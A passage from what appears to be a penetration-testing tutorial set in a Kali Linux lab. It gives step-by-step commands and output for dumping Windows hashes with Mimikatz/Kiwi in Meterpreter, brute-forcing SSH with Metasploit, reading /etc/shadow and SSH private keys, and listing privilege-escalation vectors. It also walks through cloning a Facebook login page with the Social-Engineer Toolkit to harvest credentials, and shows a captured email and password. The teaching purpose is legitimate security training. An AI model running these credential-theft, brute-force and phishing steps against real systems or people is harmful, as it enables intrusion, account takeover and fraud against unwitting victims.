Extracted: pwned:aad3b435b51404eeaad3b435b51404ee:3872e8354986994446fe707c52094d95
Extracted: sshd:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: sshd_server:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec270
35
[+] Collecting tokens...
IEWIN7\IEUser
IEWIN7\sshd_server
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
```



### Loading Kiwi

After obtaining a meterpreter shell, ensure that the session runs with SYSTEM privileges for mimikatz to function correctly. Mimikatz supports 32bit and 64bit Windows architectures. After upgrading the SYSTEM privileges, verify the compromised machine's structure with the sysinfo command. That is relevant on 64bit machines as we may have compromised a 32bit process on a 64bit architecture; if this is the case, the meterpreter attempts to load a 32bit version of Mimikatz into memory, causing the features to be non-functional. That can be avoided by looking at the running process list and migrating to a 64bit process before loading Mimikatz.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter >

```

Metasploit provides built-in commands that showcase Mimikatz's commonly-used feature, dumping hashes and clear-text credentials straight from memory. Though slightly unorthodox, get a complete list of the available modules by loading a non-existent feature.

### Reading Hashes and Passwords From Memory

use the built-in Metasploit and native Mimikatz commands to extract hashes and clear-text credentials from the compromised machine.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
Username      Domain  NTLM                               SHA1
-----
IEUser        IEWIN7  fc525c9683e8fe067095ba2ddc971889 e53d7244aa8727f5789b01d8959141960
aad5d22
sshd_server   IEWIN7  8d0a16cfc061c3359db455d00ec27035 94bd2df8ae5cadbbb5757c3be01dd40c2
7f9362f

meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
Username      Domain      Password
-----
(null)        (null)      (null)
IEUser        IEWIN7      (null)
iewin7$      WORKGROUP   (null)
sshd_server   IEWIN7      (null)

```



## Module 3: Post-Exploitation

Post-exploitation takes our access and attempts to extend and elevate that access. Understanding how network resources interact and pivot from one compromised machine to identifying vulnerable machines within the environment and proving exploitable vulnerabilities. Being able to gather information to demonstrate a significant business impact is better.

### Basic Privilege Escalation

Post-exploitation covers everything that should execute from successful exploitation. For example, successful exploitation may have been to gain physical access to the building by tailgating. The post-execution task may be gathering sensitive information and exfiltrating without being caught or noticed. It could be that the job is to connect to the network and enumerate as much information as possible from corporate hosts. During engagements, the execution and post-execution phases would often collapse into one another, but it isn't uncommon to have primary and secondary objectives.

### Enumeration is the key. (Linux) privilege escalation is all about:

- Collect - enumeration, more enumeration, and some more enumeration.
- Process - sort through data, analysis, and prioritization.
- Search - know what to search for and where to find the exploit code.
- Adapt - customize the exploit. Not every exploit works for every system *out of the box*.
- Try - get ready for (lots of) trial and error.

Identifying and collecting information on the operating system.

```
kali@kali: ~$ nmap 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 02:48 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0017s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```



Use auxiliary modules.

```

kali@kali: ~
File Actions Edit View Help
msf6 > search mysql_sql

Matching Modules
=====

# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/admin/mysql/mysql_sql     normal      No   MySQL SQL Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/
mysql/mysql_sql

msf6 > use 0
msf6 auxiliary(admin/mysql/mysql_sql) > options

Module options (auxiliary/admin/mysql/mysql_sql):

Name      Current Setting  Required  Description
- - - - -
PASSWORD  no               no       The password for the specified username
RHOSTS    yes             yes      The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
RPORT     3306            yes      The target port (TCP)
SQL       select version() yes       The SQL to execute.

```

### Reading /etc/shadow

Get the /etc/shadow file, which contains password hashes.

```

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9I0:14742:0:99999:7:::

```

### There are eight fields:

- **Username:** it is the login name.
- **Password:** it is the encrypted password. The password should be a minimum of 6-8 characters long, including special characters/digits and more.
- **Last password change:** days since Jan 1, 1970, that password was last changed.
- **Minimum:** the minimum number of days between password changes, i.e., days left before the user can change their password.
- **Maximum:** the maximum number of days the password is valid.
- **Warn:** the number of days before the password expires that the user is warned that their password must be changed.
- **Inactive:** the number of days after a password expires that account is disabled.
- **Expire:** since Jan 1, 1970, that account has been disabled, i.e., a perfect date specifying when the login may no longer use.





The important two fields are the first two.

```
root:$1$/avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
```

The **root** and **sys** users can log in, and we have the hash of their passwords.

However, the **\*** (or a **!** character) in place of a password hash means that the account cannot use remote logins. Use another scanning module to brute force the SSH service, which is vulnerable.

```
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /home/kali/Desktop/user.txt
userpass_file => /home/kali/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
kali@kali: ~
File Actions Edit View Help
[*] 192.168.221.171:22 - Starting bruteforce
[+] 192.168.221.171:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadm),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.221.128:36869 -> 192.168.221.171:22) at 2021-10-06 03:13:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We get a session.

```
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

  Id  Name  Type      Information                                     Connection
  --  ---  -
  1   shell linux  SSH msfadmin:msfadmin (192.168.221.171:22) 192.168.221.128:36869 -> 192.168.221.171:22 (192.168.221.171)
```

```
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),141(kaboxer)
msf6 auxiliary(scanner/ssh/ssh_login) > uname -a
[*] exec: uname -a

Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-kali2 (2020-10-29) x86_64 GNU/Linux
msf6 auxiliary(scanner/ssh/ssh_login) >
```





When we find the SSH password, msfadmin, connect to the service to log into the system.

```
root@kali:/home/kali# ssh msfadmin@192.168.221.171
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Oct 6 02:25:14 2021
msfadmin@metasploitable:~$
```

Once we are in the system, start gathering information - check for distribution type.

```
msfadmin@metasploitable:~$ cat /etc/issue

Metasploit

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
msfadmin@metasploitable:~$
```



## Check for Kernel Version

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

```
root@kali: /home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ cat /proc/version
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
#1 SMP Thu Apr 10 13:58:00 UTC 2008
msfadmin@metasploitable:~$
```

```
root@kali: /home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ uname -mrs
Linux 2.6.24-16-server i686
msfadmin@metasploitable:~$
```

```
root@kali: /home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ dmesg | grep linux
[29839.631418] ACPI: Please send DMI info above to linux-acpi@vger.kernel.org
[29839.631419] ACPI: If "acpi_osi=Linux" works better, please notify linux-acpi@vger.kernel.org
msfadmin@metasploitable:~$
```



## Displaying Environmental Variables

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

```
root@kali:/home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi

if [ "$PS1" ]; then
  if [ "$BASH" ]; then
    PS1='\u@\h:\w\$ '
  fi
fi
```

```
root@kali:/home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ env
TERM=xterm-mono
SHELL=/bin/bash
SSH_CLIENT=192.168.221.128 59102 22
SSH_TTY=/dev/pts/1
USER=msfadmin
MAIL=/var/mail/msfadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
PWD=/home/msfadmin
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/msfadmin
LOGNAME=msfadmin
SSH_CONNECTION=192.168.221.128 59102 192.168.221.171 22
_=/usr/bin/env
msfadmin@metasploitable:~$
```



## Checking for Applications and Services

```
ps aux
ps -ef
top
cat /etc/services
```

```
root@kali:/home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3  2844  1696 ?        Ss   02:24   0:00 /sbin/init
root         2  0.0  0.0     0     0 ?        S<   02:24   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?        S<   02:24   0:00 [migration/0]
root         4  0.0  0.0     0     0 ?        S<   02:24   0:00 [ksoftirqd/0]
root         5  0.0  0.0     0     0 ?        S<   02:24   0:00 [watchdog/0]
root         6  0.0  0.0     0     0 ?        S<   02:24   0:00 [events/0]
root         7  0.0  0.0     0     0 ?        S<   02:24   0:00 [khelper]
root        41  0.0  0.0     0     0 ?        S<   02:24   0:00 [kblockd/0]
```

```
root@kali:/home/kali
File Actions Edit View Help
msfadmin@metasploitable:~$ cat /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux      1/tcp                # TCP port service multiplexer
echo        7/tcp
echo        7/udp
discard    9/tcp                sink null
```



### Service(s) Running by Root

```
ps aux | grep root  
ps -ef | grep root
```

```
root@kali:/home/kali  
File Actions Edit View Help  
msfadmin@metasploitable:~$ ps aux | grep root  
root      1  0.0  0.3  2844  1696 ?        Ss   02:24   0:00 /sbin/init  
root      2  0.0  0.0      0      0 ?        S<   02:24   0:00 [kthreadd]  
root      3  0.0  0.0      0      0 ?        S<   02:24   0:00 [migration/0]  
root      4  0.0  0.0      0      0 ?        S<   02:24   0:00 [ksoftirqd/0]  
root      5  0.0  0.0      0      0 ?        S<   02:24   0:00 [watchdog/0]  
root      6  0.0  0.0      0      0 ?        S<   02:24   0:00 [events/0]  
root      7  0.0  0.0      0      0 ?        S<   02:24   0:00 [khelper]
```

### Misconfigured Service(s) Settings

```
cat /etc/syslog.conf  
cat /etc/chttp.conf  
cat /etc/lighttpd.conf  
cat /etc/cups/cupsd.conf  
cat /etc/inetd.conf  
cat /etc/apache2/apache2.conf  
cat /etc/my.conf  
cat /etc/httpd/conf/httpd.conf  
cat /opt/lampp/etc/httpd.conf  
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/'
```

### Scheduled Jobs

```
crontab -l  
ls -alh /var/spool/cron  
ls -al /etc/ | grep cron  
ls -al /etc/cron*  
cat /etc/cron*  
cat /etc/at.allow  
cat /etc/at.deny  
cat /etc/cron.allow  
cat /etc/cron.deny  
cat /etc/crontab  
cat /etc/anacrontab  
cat /var/spool/cron/crontabs/root
```

### Plain Text Usernames or Passwords

```
grep -i user [filename]  
grep -i pass [filename]
```



```
grep -C 5 "password" [filename]  
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"
```

#### Available NIC(s)

```
/sbin/ifconfig -a  
cat /etc/network/interfaces  
cat /etc/sysconfig/network
```

#### Anything Interesting in the Home Directory

```
ls -ahlR /root/  
ls -ahlR /home/
```

#### Check What the User Being Doing

```
cat ~/.bash_history  
cat ~/.nano_history  
cat ~/.atftp_history  
cat ~/.mysql_history  
cat ~/.php_history
```

#### Private-Key Information

```
cat ~/.ssh/authorized_keys  
cat ~/.ssh/identity.pub  
cat ~/.ssh/identity  
cat ~/.ssh/id_rsa.pub  
cat ~/.ssh/id_rsa  
cat ~/.ssh/id_dsa.pub  
cat ~/.ssh/id_dsa  
cat /etc/ssh/ssh_config  
cat /etc/ssh/sshd_config  
cat /etc/ssh/ssh_host_dsa_key.pub  
cat /etc/ssh/ssh_host_dsa_key  
cat /etc/ssh/ssh_host_rsa_key.pub  
cat /etc/ssh/ssh_host_rsa_key  
cat /etc/ssh/ssh_host_key.pub  
cat /etc/ssh/ssh_host_key
```



## Windows Privesc Basics

After getting a meterpreter session on the victim's machine, we might use the **shell** command to execute privilege escalation commands.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > shell  
Process 3760 created.  
Channel 2 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

## Getting Windows OS-Version.

```
kali@kali: ~  
File Actions Edit View Help  
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"  
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"  
OS Name: Microsoft Windows 7 Enterprise  
OS Version: 6.1.7601 Service Pack 1 Build 7601  
C:\Windows\system32>
```

Extracting patches and Windows necessary updates using the command *wmic*.

```
kali@kali: ~  
File Actions Edit View Help  
C:\Windows\system32>wmic qfe  
wmic qfe  
Caption CSName Description FixComments HotFi  
xID InstallDate InstalledBy InstalledOn Name ServicePackInEffect Status  
http://go.microsoft.com/fwlink/?LinkId=133041 IEWIN7 Update KB284  
9697 IEWIN7\IEUser 3/7/2018  
http://go.microsoft.com/fwlink/?LinkId=133041 IEWIN7 Update KB284  
9696 IEWIN7\IEUser 3/7/2018  
http://go.microsoft.com/fwlink/?LinkId=133041 IEWIN7 Update KB284  
1134 IEWIN7\IEUser 3/7/2018  
http://support.microsoft.com/ IEWIN7 Update KB267  
0838 IEWIN7\IEUser 3/7/2018
```

Detecting Architecture with the tool *wmic*.

```
kali@kali: ~  
File Actions Edit View Help  
C:\Windows\system32>wmic os get osarchitecture | echo %PROCESSOR_ARCHITECTURE%  
wmic os get osarchitecture | echo %PROCESSOR_ARCHITECTURE%  
OSArchitecture  
64-bit
```



Listing user privileges***whoami /priv******whoami /groups***

```

kali@kali: ~
File Actions Edit View Help
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege  Replace a process level token  Enabled
SeLockMemoryPrivilege    Lock pages in memory          Enabled
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process  Enabled
SeTcbPrivilege           Act as part of the operating system  Enabled
SeSecurityPrivilege      Manage auditing and security log    Enabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects  Enabled
SeLoadDriverPrivilege    Load and unload device drivers      Enabled

```

Get user information.

```

kali@kali: ~
File Actions Edit View Help
C:\Windows\system32>net user administrator
net user administrator
User name      Administrator
Full Name
Comment        Built-in account for administering the computer/domain
User's comment
Country code   000 (System Default)
Account active No
Account expires Never

Password last set  3/6/2018 8:59:34 PM
Password expires  Never

```

Check Firewall status.

***netsh firewall show state******netsh firewall show config***

```

kali@kali: ~
File Actions Edit View Help
C:\Windows\system32>netsh firewall show state
netsh firewall show state

Firewall status:
-----
Profile           = Standard
Operational mode  = Disable
Exception mode    = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version = Windows Firewall

```





## Understanding Permissions

To see permissions of files and information in a more detailed way, type `ls -l`.

```

root@kali:/home/kali# ls -l
total 682840
-rw-r--r-- 1 kali kali    19405 Mar  1  2021 2.c
-rw-r--r-- 1 kali kali   75873 Oct  4  02:12 45.33.32.156.log
-rw-r--r-- 1 kali kali   13766 Oct  4  02:20 45.33.32.156.txt
-rw-r--r-- 1 kali kali    1062 Feb 21  2021 AnuyKffJ.html
-rw-r--r-- 1 kali kali  4125934 Mar 24  2021 auth.log

```

Additionally, execute the same command for a specific file using `ls -l FILENAME`.

```

root@kali:/home/kali# ls -l auth.log
-rw-r--r-- 1 kali kali 4125934 Mar 24  2021 auth.log

```

Here, we have highlighted `'-rw-r--r--'` this code tells about the permissions given to the owner, user group, and others. The first `'-'` implies that we have selected an `auth.log`.

```

root@kali:/home/kali# ls -l auth.log
-rw-r--r-- 1 kali kali 4125934 Mar 24  2021 auth.log

```

Else, if it were a directory, `d` would have been shown.

```

-rw-r--r-- 1 kali kali    575 Sep  4 17:20 user.lst
drwxr-xr-x 2 kali kali   4096 Feb  4  2021 Videos

```

Read the file.

Write or edit the file.

The user cannot execute the file since the execute bit is set to `'-'`

```

-rw-r--r-- 1 kali kali    575 Sep  4 17:20 user.lst
drwxr-xr-x 2 kali kali   4096 Feb  4  2021 Videos

```

Read

Write

Execute

```

-rw-r--r-- 1 kali kali  163911 Feb 12  2021 torbrowser-launcher.git
-rwxrwxrwx 1 kali kali     0 Jun 30 04:02 troj.exe

```



### Chmod Permissions Filename

use the **chmod** command, which stands for 'change mode' Using the command, set permissions (read, write, execute) on a file/directory for the owner, group, and the world.

**chmod <option> file/folder**

Each user can have different permissions to a file.

<b>x</b>	executes
<b>r</b>	read
<b>w</b>	writes

Divide the permissions into numbers and define them more efficiently: 1, 2, and 4 are the base numbers of **Linux**, and from those numbers, create the permissions.

### Absolute (numeric) Mode

Permission Type	Symbol	Numeric	Number
Execute	<b>x</b>	<b>1</b>	<b>1</b>
Write	<b>w</b>	<b>2</b>	<b>2</b>
Execute + Write	x+w	1+2	3
Read	<b>r</b>	<b>4</b>	<b>4</b>
Read + Execute	r+x	4+1	5
Read + Write	r+w	4+2	6
Read + Write + Execute	r+w+x	4+2+1	7

Understanding file permissions by three-digit octal number.

```
kali@kali: ~/Desktop/New Folder
File Actions Edit View Help
kali@kali:~/Desktop/New Folder$ ls -l
total 136644
-rw-r--r-- 1 kali kali 139921527 Aug 26 03:26 rockyou.txt
kali@kali:~/Desktop/New Folder$ chmod 764 rockyou.txt
kali@kali:~/Desktop/New Folder$ ls -l
total 136644
-rwxrw-r-- 1 kali kali 139921527 Aug 26 03:26 rockyou.txt
kali@kali:~/Desktop/New Folder$
```

'764' code:

The owner can read, write and execute.

The usergroup can read and write.

The world can read.



## Common Techniques

Weak configurations and missing patches often lead to access to local user and service accounts. Sometimes these accounts can access sensitive information directly, but access to the affected systems and connected networks doesn't stop there. Using the ten escalation vectors listed below. Penetration testers can often gain unauthorized access to databases, network devices, and other systems on the network.

### *Windows-Exploit-Suggester*

This tool compares a target patch level against the Microsoft vulnerability database to detect potential missing patches. It notifies the user if public exploits and Metasploit modules are available for the missing bulletins.

Link: <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

### *SessionGopher*

SessionGopher is a PowerShell tool that uses WMI to extract saved session information for remote access tools such as WinSCP, PuTTY, SuperPuTTY, FileZilla, and Microsoft Remote Desktop. It can run remotely or locally.

Link: <https://github.com/Arvanaghi/SessionGopher>

### *JAWS — Just Another Windows (Enum) Script*

JAWS is a PowerShell script designed to help penetration testers (and CTFers) quickly identify potential privilege escalation vectors on Windows systems.

Link: <https://github.com/411Hall/JAWS>

### *Windows-privesc-check*

Windows-privesc-check is a standalone executable that runs on Windows systems. It tries to find misconfigurations. That could allow local, unprivileged users to escalate privileges to other users or access local apps (e.g., databases).

Link: <https://github.com/pentestmonkey/windows-privesc-check>

### *Sherlock*

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.

Link: <https://github.com/rasta-mouse/Sherlock>

### *Metasploit Windows Gather Applied Patches*

post/windows/gather/enum\_patches

This module attempt to enumerate which patches are applied to the Windows system based on the result of the WMI query: **SELECT HotFixID FROM Win32\_QuickFixEngineering**

### *Privesc*

Windows batch script that finds misconfiguration issues which can lead to privilege escalation. Script uses accesschk.exe from Sysinternals.



*Common Windows Privilege Escalation Vectors*


1. Stored Credentials
2. Windows Kernel Exploit
3. DLL Injection
4. Unattended Answer File
5. Insecure File/Folder Permissions
6. Insecure Service Permissions
7. DLL Hijacking
8. Group Policy Preferences
9. Unquoted Service Path
10. Always Install Elevated
11. Token Manipulation
12. Insecure Registry Permissions
13. Autologin User Credential
14. User Account Control (UAC) Bypass
15. Insecure Named Pipes Permissions



## Social Engineering

Social engineering is the art of manipulating people to get confidential information. The types of information that criminals seek can vary. However, criminals usually try to give you passwords or bank information when they target individuals. Install malicious software that provides them access to the passwords and bank information and controls the computer.

Criminals use social engineering tactics because it is easier to exploit the natural inclination to trust than discover ways to hack the software. For example, it is much easier to fool someone into giving you their password than for you to try hacking their password (unless the password is weak). This concept is about psychologically manipulating the victim to get the desired result.



### Phishing Attack

In a phishing attack, the hacker creates a fake website that looks like a popular site like the SBI bank or PayPal. The phishing part of the attack is that the hacker then sends an e-mail message to trick the user into clicking a link that leads to the fake site. When the user attempts to log on with their account information, the hacker records the username and password and then tries it on the real site.

### Spear Phishing

Spear phishing email messages won't look as random as general phishing attempts. Attackers often gather information about their targets to fill emails with a more authentic context. Some attackers hijack business email communications and create highly customized messages.

### Clone Phishing

Attackers can view legitimate, previously delivered email messages, make a nearly identical copy of it—or *clone*—and then change an attachment or link to something malicious.

### Whaling

Whaling specifically targets high-profile and senior executives in an organization. The content of a whaling attempt is often present as proper communication or other high-level executive business.



## Setoolkit (SET)

For this example, use Facebook as a phishing attack to get the victim's credentials; run the tool.

```
kali@kali:~$ sudo setoolkit
[-] New set.config.py file generated on: 2021-10-08 03:45:00.826720
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2021-10-08 03:45:00.826720
[*] SET is using the new config, no need to restart
```

Choose the Social-Engineering Attacks.

```
kali@kali:~/PhishX
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Choose website attack Vectors.

```
kali@kali:~
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```



Choose Credential Harvester Attack Method.

```
kali@kali: ~  
File Actions Edit View Help  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
set:webattack>3
```

Choose Site Cloner.


```
kali@kali: ~  
File Actions Edit View Help  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
set:webattack>2
```

Submit the IP address of the attacker for the POST back. Then, enter the URL of the website to clone.

```
kali@kali: ~  
File Actions Edit View Help  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.221.128]:192.  
168.221.128  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://www.facebook.com  
  
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are available. Reg  
ardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
|
```



After using the attacker's IP on port 80, we get a phishing page of the Facebook login page on the victim's machine. The attacker receives the credentials when the victim tries to log in.



```
kali@kali: ~  
File Actions Edit View Help  
[*] WE GOT A HIT! Printing the output:  
PARAM: jazoest=2913  
PARAM: lsd=AVrKEcCnBYI  
PARAM: display=  
PARAM: enable_profile_selector=  
PARAM: isprivate=  
PARAM: legacy_return=0  
PARAM: profile_selector_ids=  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=420  
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=  
PARAM: lgnrnd=004055_hWio  
PARAM: lgnjs=1633678925  
POSSIBLE USERNAME FIELD FOUND: email=hackme@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=Easypassw0rd!
```





## CeWL

Brute force to crack passwords can take a long time, but if we can generate the correct password list explicitly built for the user we are trying to hack, we can shorten the process hours or days. People are not creative when it comes to choosing a password. For example, a construction company employee is likelier to use words related to their work, such as build, soffit, grinder, hammer, etc. Economists are likely to use cash, financial, economy, etc.

